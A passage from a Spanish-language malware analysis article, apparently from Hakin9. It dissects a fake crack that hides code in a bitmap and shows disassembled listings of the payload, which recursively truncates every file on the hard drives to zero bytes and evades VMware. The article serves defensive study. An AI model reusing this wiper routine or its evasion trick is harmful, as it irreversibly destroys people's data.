  cmp     byte ptr [edx], '.'
  jz      short buscar_siguiente_fichero
  call    eliminar_ficheros     ; barrido recursivo de directorios
buscar_siguiente_fichero: ; CODE XREF: e_ficheros+1Ej, e_ficheros+26j
  push    5
  call    [ebx+interfaz.Sleep]
  push    edi
  push    esi
  call    [ebx+interfaz.FindNextFileA]
  test    eax, eax
  jnz     short fichero_encontrado ; ¿se trata de un directorio?
no_quedan_más_ficheros: ; CODE XREF: seg000:0000003Aj, eliminar_ficheros+12j
  push    esi
  call    [ebx+interfaz.FindClose]
  push    '..'            ; cd ..
  push    esp
  call    [ebx+interfaz.SetCurrentDirectoryA]
  pop     ecx
  popa
  retn
eliminar_ficheros     endp
```

Listado 14. *Procedimiento destructivo truncar_fichero*

```
truncar_fichero proc near ; CODE XREF: eliminar_ficheros+19p
  pusha
  mov     eax, [edi+20h] ; tamaño del fichero
  test    eax, eax ; ignóralo si tiene 0 bytes de longitud
  jz      short ignorar_fichero
  lea     eax, [edi+2Ch] ; nombre del fichero
  push    20h ; ' ' ; nuevos atributos del fichero
  push    eax ; nombre del fichero
  call    [ebx+interfaz.SetFileAttributesA] ; cambia los atributos del fichero
  lea     eax, [edi+2Ch]
  sub     edx, edx
  push    edx
  push    80h ; 'Ç'
  push    3
  push    edx
  push    edx
  push    40000000h
  push    eax
  call    [ebx+interfaz.CreateFileA]
  inc     eax ; ¿ha sido posible abrir el fichero?
  jz      short ignorar_fichero ; si no, no alteres el fichero
  dec     eax
  xchg    eax, esi ; coloca el handle del fichero en el registro esi
  push    0 ; dirige el puntero del fichero a su principio (FILE_BEGIN)
  push    0
  push    0 ; dirección a la que deberá apuntar el puntero del fichero
  push    esi ; handle del fichero
  call    [ebx+ interfaz.SetFilePointer]
  push    esi ; pon el final del fichero en el lugar que señala
              ; el puntero (su principio),
  ; esto hará que el fichero tenga una longitud de 0 bytes
  call    [ebx+interfaz.SetEndOfFile]
  push    esi ; cierra el fichero
  call    [ebx+interfaz.CloseHandle]
ignorar_fichero: ; CODE XREF: truncar_fichero+6j
 ; truncar_fichero+2Aj
  popa
  retn
truncar_fichero endp
```

Nuestra búsqueda ha sido todo un éxito; sabemos ahora dónde se esconde el código sospechoso. Los datos secretos se han guardado en los bits menos significativos de los sucesivos componentes RGB de los píxeles. El ojo humano prácticamente no puede distinguir una imagen bitmap modificada de esta manera de la original; las diferencias son demasiado sutiles; además, para poder comparar, tendríamos que disponer de la imagen original.

Alguien que se da todo este trabajo para ocultar un pequeño trozo de código no puede tener buenas intenciones. La siguiente tarea no será sencilla: extraer de la imagen el código oculto para luego analizar su contenido.

El método de extracción del código

La extracción misma del código oculto no es complicada: basta ejecutar el fichero sospechoso *patch.exe* y, utilizando el depurador (por ejemplo *SoftIce* o *OllyDbg*), volcar el código directamente de la memoria. Sin embargo, es mejor no arriesgarse; no sabemos cuáles serán los efectos de una ejecución accidental del programa.

Para este análisis hemos utilizado un programa sencillo para extraer el código oculto de la imagen sin lanzar la aplicación (el fichero *decoder.exe* escrito por Bartosz Wójcik con el código fuente y el código oculto ya volcado se encuentra en *Hakin9 Live*). Su funcionamiento consiste en extraer la imagen bitmap de los recursos del fichero *patch.exe* y obtener de ésta el código oculto. El programa *decoder.exe* hace uso del algoritmo descrito más arriba, utilizado en el programa *patch.exe* original.

El código oculto

Ha llegado el momento de analizar el código oculto que hemos extraído. En su totalidad (sin comentarios) ocupa menos de un kilobyte, y se encuentra en el CD *Hakin9 Live* adjunto a la revista. Aquí hablaremos sólo de la regla general de funcionamiento del código y de sus fragmentos más interesantes.

Para que el código analizado pueda funcionar, éste debe tener acceso a las funciones del sistema Windows(*WinApi*). En este caso el acceso a las funciones del *WinApi* se realiza a través de la estructura especial `interfaz` (ver Listado 9), cuya dirección es transmitida en el registro `edx` al código oculto. Esta estructura se halla en la sección de datos del programa principal.

Antes de la ejecución del código oculto son cargadas las librerías de

En la Red

- *http://www.datarescue.com* – desensamblador *IDA Demo for PE*,
- *http://webhost.kemtel.ru/~sen/* – editor hexadecimal *Hiew*,
- *http://peid.has.it/* – identificador de ficheros *PEiD*,
- *http://lakoma.tu-cottbus.de/~herinmi/REDRAGON.HTM* – identificador *FileInfo*,
- *http://tinyurl.com/44ej3* – editor de recursos *eXeScope*,
- *http://home.t-online.de/home/Ollydbg* – depurador gratuito para Windows *OllyDbg*,
- *http://protools.cjb.net* – algunas herramientas útiles para el análisis de ficheros binarios.

sistema *kernel32.dll* y *user32.dll*. Sus handles se asignan a diversos campos de la estructura `interfaz`. Seguidamente, en la estructura se colocan las direcciones de las funciones `GetProcAddress()` y `CreateThread()`, así como un flag el cual informa si el programa ha sido lanzado bajo Windows NT/XP. Los handles de las librerías de sistema y el acceso a la función `GetProcAddress()` en práctica permiten obtener la dirección de cualquier función o librería, no sólo las del sistema.

El hilo principal

El funcionamiento del código oculto comienza cuando el programa principal lanza un hilo suplementario, utilizando la dirección de la función `CreateThread()`, previamente colocada en la estructura `interfaz`. Al lanzar `CreateThread()`, en el registro `eax` es devuelto el handle del hilo apenas creado (o 0 en caso de error), el cual, después del regreso al código del programa principal, es asignado a la variable `hHandle` (ver Listado 10).

Observemos el Listado 11, en el cual se muestra el hilo responsable de ejecutar el código oculto. El procedimiento lanzado en este hilo recibe un solo parámetro: la dirección de una estructura `interfaz`. Nótese cómo el procedimiento verifica si el programa ha sido lanzado en un ambiente Windows NT, lo que en realidad es parte de una astuta estrategia encaminada a detectar si el procedimiento ha sido invocado dentro de una máquina virtual *Vmware* (en cuyo caso terminará inmediatamente su ejecución) haciendo uso de la instrucción de lenguaje ensamblador `in`. Esta instrucción se usa normalmente para leer de los puertos de E/S y el sistema *Vmware* la utiliza para manejar su comunicación interna, pero en sistemas de la familia Windows NT su ejecución hace que el programa se cuelgue (cosa que no sucede en las Windows 9x).

El siguiente paso consiste en obtener las funciones adicionales del *WinApi* utilizadas por el código oculto y asignarlas a diferentes campos de la estructura `interfaz`. Una vez obtenidas todas las direcciones de los procedimientos, se ejecuta el procedimiento `buscar_discos`, el



Figura 5. *Esquema de funcionamiento del programa sospechoso*

cual pasa revista a todos los discos duros del sistema (ver parte final del Listado 11).

Una pista: el escáner de discos

La invocación del procedimiento `buscar_discos` es el primer signo evidente del carácter destructivo del código oculto, pues ¿qué tiene que buscar el supuesto crack en todos los discos duros del ordenador? El barrido empieza por el dispositivo *Y:*\ y avanza en sentido opuesto al del alfabeto hasta encontrar la partición más importante para la mayoría de los usuarios, la *C:*\. De la detección del tipo de dispositivo se encarga la función `GetDriveTypeA()`, la cual toma la letra de la partición y devuelve su tipo. El código de este procedimiento se halla en el Listado 12. Es de notar que este procedimiento registra solamente las particiones estándares de los discos duros e ignora las estaciones de CD-ROM y los discos de red.

Una vez descubierta una partición adecuada, sobre ésta se lanza recursivamente un escáner de directorios (el procedimiento `eliminar_ficheros`; ver Listado 13). He aquí una razón más para sospechar lo dañino que puede llegar a ser el código oculto: este escáner, utilizando las funciones `FindFirstFile()`, `FindNextFile()` y `SetCurrentDirectory()` pasa por todo el contenido de la partición en busca de ficheros de cualquier tipo, tal como nos lo indica el comodín * entregado al procedimiento `FindFirstFile()`.

La prueba: truncado de los ficheros

Hasta ahora no habíamos tenido más que algunas sospechas más o menos bien fundadas acerca del poder de destrucción del código oculto en el fichero gráfico. En el Listado 14 podemos apreciar la prueba definitiva de las malas intenciones del autor del programa *patch.exe*. Se trata del procedimiento `truncar_fichero`, el cual se ejecuta siempre que el procedimiento `eliminar_ficheros` encuentra un



Figura 6. *Esquema del procedimiento de detección de discos duros*

fichero cualquiera (con un nombre y extensión cualesquiera.)

Este procedimiento funciona de una manera bastante sencilla. En cada uno de los ficheros hallados se activa el atributo *archivo* con ayuda de la función `setFileAttributesA()`, con lo que otros atributos, como el de *sólo lectura* son desactivados automáticamente. A continuación, se abre el fichero con la función `CreateFileA()` y, si esta operación se lleva a cabo exitosamente, se hace que el puntero de posición del fichero apunte a su principio.

A este fin, el procedimiento hace uso de la función `SetFilePointer()`, cuyo parámetro *FILE_BEGIN* determina la posición en la que ha de ser puesto el puntero (en nuestro caso, al principio del fichero.) Una vez colocado el puntero, se procede a invocar la función `SetEndOfFile()`, la cual tiene como tarea determinar el nuevo tamaño del fichero, utilizando para ello la posición actual del puntero. Como podemos ver, éste apunta al principio del fichero, por lo que después de la operación el fichero tiene 0 bytes. Después de esto, el código continúa el escaneo recursivo de los directorios en busca de más víctimas, mientras los datos del ingenuo usuario que ejecutó el fichero *patch.exe* van desapareciendo rápidamente del disco duro.

El análisis realizado aquí nos ha permitido entender el mecanismo de funcionamiento del supuesto crack; afortunadamente sin haber tenido que ejecutarlo. Hemos podido localizar el código oculto y deducir las acciones que trata de llevar a cabo. Los resultados obtenidos son tan contundentes como preocupantes: este pequeño programa podría hacer que todos los ficheros encontrados en todas las particiones de todos los discos de nuestro ordenador cambien su tamaño a cero bytes, con lo que prácticamente dejarían de existir. Si en algunos de estos ficheros se encontrasen datos de valor, el daño podría ser irreversible. ■